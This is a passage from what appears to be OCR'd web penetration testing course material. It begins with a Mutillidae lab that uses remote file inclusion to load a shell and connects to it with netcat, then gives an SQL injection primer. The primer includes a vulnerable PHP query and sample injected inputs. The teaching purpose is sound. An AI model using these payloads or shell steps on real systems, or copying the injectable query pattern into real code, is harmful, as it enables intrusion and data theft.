
```
http://mutillidae/index.php?page=http://127.0.0.1/shell.txt
```

Load the page.

Then open a terminal connect to the backdoor listener by typing:


```
$ nc 127.0.0.1 4242
```

Note: There will be no banner: Start typing commands. For example, you might try the command **`uname -a`** to determine what version of Linux the victim is running.




We have successfully exploited both local and remote file inclusion vulnerabilities in Mutillidae. That wraps up this exercise.

When you finish typing the commands you want, press Ctrl-C to stop the shell.




We will spend a large portion of 542.3 discussing on of the most critical web application flaws: SQL injection (aka SQLi). We will begin with a primer on SQLi.




Long one of the hallmarks of web application security, SQL injection (SQLi) is very likely the most well-known of all the flaws we touch on during this class. Most security professionals have some familiarity with SQLi flaws. Even many less technical resources have a sense for SQL injection flaws.

In spite of its popularity throughout the ages, SQLi continues to crop up in many applications both new and old.




The most common backend data store has long been the SQL-based relational database. Applications routinely employ relational (SQL) data stores for a variety of reasons. The web application interfaces with the data stores most commonly to retrieve and render data. However, these tools are also routinely used to add new or update existing data.

Quite often how the database interaction occurs is influenced by the user of the application. This is to be expected, and does not imply a SQL injection flaw. The flaw stems from the application allowing user-supplied input to be used in a dynamically built SQL query that is sent to the backend data store.



We hear quite a bit about data stores other than relational databases, so much so that you might get the impression that relational databases are legacy or in a state of active decline. You could not be blamed for thinking that, but you would be wrong.

Relational databases and the ecosystem supporting them, the Relational Database Management Systems, (RDBMS) are thriving. Although we talk about SQL injection in generic terms, in truth, there are numerous aspects of SQLi that are dependent upon the particular RDBMS in question (for example, Oracle Database, MySQL, MS SQL Server, etc.)



First things first, we need to get some exposure to SQL. We will not concentrate (certainly not yet) on the nuances that distinguish the different database vendors. The primary goal of the SQL primer is to ensure everyone has sufficient basic familiarity to be able to navigate the later information.

The following verbs are the most commonly encountered, and are widely supported across the various RDBMS:

SELECT – Most common verb, retrieve data from a table


INSERT – Add data to a table

UPDATE – Modify existing data

DELETE – Delete data in a table

DROP – Delete a table

UNION – Combine data from multiple queries



Another quick exposure slide is a quick list of items that you will often see employed to modify how these SQL verbs or statements are carried out. These are common SQL query modifiers.


WHERE – Filter SQL query to apply only when a condition is satisfied

AND/OR – Combined with WHERE to narrow the SQL query


LIMIT #1,#2 – Limit rows returned to **#2** many rows starting at **#1**

ORDER BY # – Sort by column **#**


The WHERE clause is ubiquitous. In fact, the WHERE clause is the location that we are most likely to find out the point of SQL injection, because that is routinely where input is sought and provided.



Unlike the SQL verbs and modifiers discussed previously, there is tremendous variance in what each RDBMS refers to these data types as. Regardless, they all have these types of data no matter what the name. The name that gives people the most trouble is varchar, which we can just think of as a simple string. String and numeric data will be the types that we encounter the most, and we will get a better sense of how these are handled as we progress through the content.



This is where things start to get interesting and extremely pertinent. The table is by no means intended to be an exhaustive list, but it can give you an idea of some of the characters and their use as you increase exposure to SQL. You can already see that some of the items like comment delimiters and string concatenation operators clearly have multiple options available. Some RDBMS will have multiple special characters for the same thing, but in other instances it serves as an indication that there is variability among the RDBMS that we encounter.



Now, we walk through a very simple injection.

First, let's see what the server-side code looks like that dynamically builds the SQL query.

```
$sql = "
SELECT *
FROM Users
WHERE lname='$_GET["name"]'
";
```

Highlights from the previous code are:

SELECT – The query itself is a SELECT for retrieving data.

***** – Indicates that all columns will be returned.

FROM Users – Identifies that Users table is the target.

WHERE lname= – Filtering the data that will be returned with a WHERE clause on the lname column.

'$_GET["name"]' – Single quotes surround this whole piece because it expects a string to be supplied. The string is being populated with data being retrieved from the URL query parameter of name.

; – The semicolon completes the statement.

SQL Injection Example: Normal Input/Query

Normal Input: `Dent`

URL:

`http://sec542.org/sqli.php?name=Dent`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='Dent';
```

Expected Result:

Normal result based on input of `Dent`

Web Penetration Testing and Ethical Hacking

Given normal/expected input, what would the query be? Let's check it out. Here we have a name of **Dent** being supplied in the URL query parameter of name.

```
SELECT *
FROM Users
WHERE lname='Dent';
```

Everything looks standard. Normal results would be expected to follow.

SQL Injection Example: Injected Input/Query

Injected Input: `Dent'`

URL:

`http://sec542.org/sqli.php?name=Dent'`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='Dent'';
```

Expected Result:

Stray ' causes a syntax error

Web Penetration Testing and Ethical Hacking

Does adding one little bitty single quote to the end change things for the query?

```
SELECT *
FROM Users
WHERE lname='Dent'';
```

The addition of that one character causes the SQL statement to throw an error that could be displayed back to us.

SQL Injection Example: Injected Input 2/Query 2

Injected Input: `Dent'; --`

URL:

`http://sec542.org/sqli.php?name=Dent'; --`

SQL Query:

```
SELECT *
FROM Users
WHERE lname='Dent'; -- ';
```

Expected Result:


Normal result based on input of `Dent`

Web Penetration Testing and Ethical Hacking

The next input adds a `; --` to the previous Dent'

```
SELECT *
FROM Users
WHERE lname='Dent'; -- ';
```

This input supplies a legit name, closes out the string, terminates the statement, and finally ends with a comment delimiter.



